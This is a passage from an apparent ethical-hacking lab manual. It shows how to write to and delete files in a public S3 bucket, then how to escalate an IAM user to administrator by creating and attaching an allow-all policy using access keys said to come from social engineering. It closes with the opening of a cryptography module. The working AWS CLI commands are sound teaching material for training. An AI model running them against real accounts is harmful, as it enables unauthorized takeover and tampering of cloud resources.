
```
aws s3 mv Hack.txt s3://certifiedhacker1 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[-]
[ ]#aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf
[root@parrot]~[-]
[ ]#echo "You have been hacked" >> Hack.txt
[root@parrot]~[-]
[ ]#aws s3 mv Hack.txt s3://certifiedhacker1
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt
[root@parrot]~[-]
[ ]#
```

36. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.

37. You can observe that the **Hack.txt** file is moved to the **certifiedhacker1** bucket, as shown in the screenshot.



38. Minimize the browser window and switch to the **Terminal** window.
39. Let us delete the **Hack.txt** file from the **certifiedhacker1** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker1/Hack.txt** and press **Enter**.
40. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker1** bucket.



The screenshot shows a terminal window titled "aws s3 rm s3://certifiedhacker1/Hack.txt - Parrot Terminal". The terminal session starts with listing the contents of the "certifiedhacker1" bucket, which contains two PDF files: "PRE-Publication-version-SP.800-203.pdf" and "PRE-Whitepaper.pdf". Then, the user creates a "Hack.txt" file containing the text "You have been hacked". Finally, the user runs the command "aws s3 rm s3://certifiedhacker1/Hack.txt" to delete the file, and the terminal confirms its deletion.


```

aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf

echo "You have been hacked" >> Hack.txt
aws s3 mv Hack.txt s3://certifiedhacker1
move: ./Hack.txt to s3://certifiedhacker1/Hack.txt
aws s3 rm s3://certifiedhacker1/Hack.txt
delete: s3://certifiedhacker1/Hack.txt

```

41. To verify whether the file is deleted, switch to the browser window and reload the page.
42. The **Hack.txt** file is deleted from the **certifiedhacker1** bucket.



The screenshot shows a Mozilla Firefox browser window displaying the XML response of the S3 bucket "certifiedhacker1". The XML output lists the two remaining files in the bucket: "PRE-Publication-version-SP.800-203.pdf" and "PRE-Whitepaper.pdf".

```

<ListBucketResult>
  <Name>certifiedhacker1</Name>
  <Prefix/>
  <Marker/>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Item>
      <Key>PRE-Publication-version-SP.800-203.pdf</Key>
      <LastModified>2022-04-25T06:52:20.000Z</LastModified>
      <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
      <Size>5201590</Size>
      <StorageClass>STANDARD</StorageClass>
    </Item>
    <Item>
      <Key>PRE-Whitepaper.pdf</Key>
      <LastModified>2022-04-25T06:52:22.000Z</LastModified>
      <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
      <Size>5201590</Size>
      <StorageClass>STANDARD</StorageClass>
    </Item>
  </Contents>
</ListBucketResult>

```

43. Thus, you can add or delete files from open S3 buckets.
44. This concludes the demonstration of exploiting public S3 buckets.
45. Close all open windows and document all acquired information.
46. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes No

Platform Supported

Classroom CyberQ

Lab**3**

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of gaining higher-level or administrator-level privileges for the target system using a non-administrator user account.

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user's account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Lab Tasks

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account. You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

Note: In this task, for demonstration purposes, we have created an IAM user account with permissions including iam:CreatePolicy, iam:AttachUserPolicy, iam>ListUserPolicies, sts:AssumeRole, and iam>ListRoles. These policies can be exploited by attackers to gain administrator-level privileges.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon in the menu to launch the terminal.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the terminal window, type **aws configure** and press **Enter**.

- Enter the details of the target IAM user's access key in the **AWS Access Key ID** field and press **Enter**. Similarly, in the **AWS Secret Access Key** filed, enter the target IAM user's secret access key and press **Enter**.

Note: The **AWS Access Key ID** and **AWS Secret Access Key** of the target user's account can be obtained using various social engineering techniques, as discussed in **Module 09 Social Engineering**.

- In the **Default region name** field, type **us-east-2** and press **Enter**. In the **Default output format** field, type **json** and press **Enter**.

```
aws configure - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] - [~]
└─ $ sudo su
[sudo] password for attacker:
[root@parrot] - [/home/attacker]
└─ #cd
[root@parrot] - [~]
└─ #aws configure
AWS Access Key ID [*****QAJI]:
AWS Secret Access Key [*****tkaS]:
Default region name [eu-west-1]: us-east-2
Default output format [None]: json
```

- After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.
- In the terminal window, type **vim user-policy.json** and press **Enter**.

Note: This command will create a file named **user-policy** in the **root** directory.

```
aws configure - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot] - [~]
└─ $ sudo su
[sudo] password for attacker:
[root@parrot] - [/home/attacker]
└─ #cd
[root@parrot] - [~]
└─ #aws configure
AWS Access Key ID [*****QAJI]:
AWS Secret Access Key [*****tkaS]:
Default region name [eu-west-1]: us-east-2
Default output format [None]: json
[root@parrot] - [~]
└─ #vim user-policy.json
```

- A command line text editor appears; press **I** and type the script given below:

```
{
"Version": "2012-10-17",
```

"Statement":

```
{  
    "Effect": "Allow",  
    "Action": "*",  
    "Resource": "*"  
}  
]  
}
```

Note: This is an AdministratorAccess policy that gives administrator access to the target IAM user.

Note: Ignore the \$ symbols in the script.

13. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.

```
vim user-policy.json - Parrot Terminal  
File Edit View Search Terminal Help  
1 ${  
2     "Version": "2012-10-17",  
3     "Statement": [  
4         {  
5             "Effect": "Allow",  
6             "Action": "*",  
7             "Resource": "*"  
8         }  
9     ]  
10 }  
11 $  
user-policy.json [+] 11,0 1 All  
:wq!  
Menu vim user-policy.json - P...
```

14. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type `aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json` and press **Enter**.
15. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn**.

```
aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json - Parrot Terminal
[root@parrot] ~
# aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json
{
  "Policy": {
    "PolicyName": "user-policy",
    "PolicyId": "XXXXXXXXXX",
    "Arn": "arn:aws:iam::XXXXXXXXXX:policy/user-policy",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 0,
    "PermissionsBoundary": null,
    "IsAttachable": true,
    "CreateDate": "2022-04-25T07:23:40Z",
    "UpdateDate": "2022-04-25T07:23:40Z"
  }
}
[root@parrot] ~
#
```

16. In the terminal, type `aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy` and press **Enter**.
17. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).

```
aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::484854803262:policy/user-policy - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::484854803262:policy/user-policy
[root@parrot] ~
#
```

18. Now, type `aws iam list-attached-user-policies --user-name [Target Username]` and press **Enter** to view the attached policies of the target user (here, **test**).
 19. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.

```
aws iam list-attached-user-policies --user-name test - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[-]
#aws iam list-attached-user-policies --user-name test
{
    "AttachedPolicies": [
        {
            "PolicyName": "user-policy",
            "PolicyArn": "arn:aws:iam::XXXXXXXXXX:policy/user-policy"
        }
    ]
}
[root@parrot]~[-]
#
```

20. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.

21. The result appears, displaying the list of IAM users, as shown in the screenshot.

```
aws iam list-users - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~]
#aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "root",
            "UserId": "AUGL62JGKQHJF5V5D62",
            "Arn": "arn:aws:iam::123456789012:root",
            "CreateDate": "2021-06-03T05:58:20Z",
            "PasswordLastUsed": "2021-06-03T07:28:11Z"
        },
        {
            "Path": "/",
            "UserName": "test",
            "UserId": "AUGL62JGKQHJF5V5D62",
            "Arn": "arn:aws:iam::123456789012:root/test",
            "CreateDate": "2022-04-25T07:30:16Z"
        }
    ]
}
[root@parrot]~[~]
#
```

22. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.
- List of S3 buckets: **aws s3api list-buckets --query "Buckets.Name"**
 - User Policies: **aws iam list-user-policies**
 - Role Policies: **aws iam list-role-policies**
 - Group policies: **aws iam list-group-policies**
 - Create user: **aws iam create-user**
23. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.
24. Close all open windows and document all acquired information.
25. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> CyberQ

CEH Lab Manual

Cryptography

Module 20

Cryptography

Cryptography is the study and art of hiding meaningful information in an unreadable format.

Lab Scenario

With the increasing adoption of the Internet for business and personal communication, securing sensitive information such as credit-card and personal identification numbers (PINs), bank account numbers, and private messages is becoming increasingly important, and yet, more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Thus, data security is critical to online businesses and privacy of communication.

Cryptography and cryptographic ("crypto") systems help in securing data from interception and compromise during online transmissions. Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world, and is additionally used to protect confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.

As an ethical hacker or penetration tester, you should suggest to your client proper encryption techniques to protect data, both in storage and during transmission. The labs in this module demonstrate the use of encryption to protect information systems in organizations.

Lab Objective

The objective of the lab is to use encryption to conceal data and perform other tasks that include, but is not limited to:

- Generate hashes and checksum files
- Calculate the encrypted value of the selected file
- Use encrypting/decrypting techniques
- Perform file and data encryption
- Create self-signed certificates
- Perform email encryption
- Perform disk encryption
- Perform cryptanalysis

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 110 Minutes

Overview of Cryptography

“Cryptography” comes from the Greek words kryptos, meaning “concealed, hidden, veiled, secret, or mysterious,” and graphia, “writing”; thus, cryptography is “the art of secret writing.”

Cryptography is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme: it is the process of the conversion of data into a scrambled code that is sent across a private or public network.

There are two types of cryptography, determined by the number of keys employed for encryption and decryption:

- **Symmetric Encryption:** Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption
- **Asymmetric Encryption:** Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption; these keys are known as public and private keys

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform cryptography to protect confidential data. Recommended labs that will assist you in learning various cryptography techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Encrypt the Information using Various Cryptography Tools	√	√	√
	1.1 Calculate One-way Hashes using HashCalc	√		√
	1.2 Calculate MD5 Hashes using MD5 Calculator		√	√
	1.3 Calculate MD5 Hashes using HashMyFiles		√	√
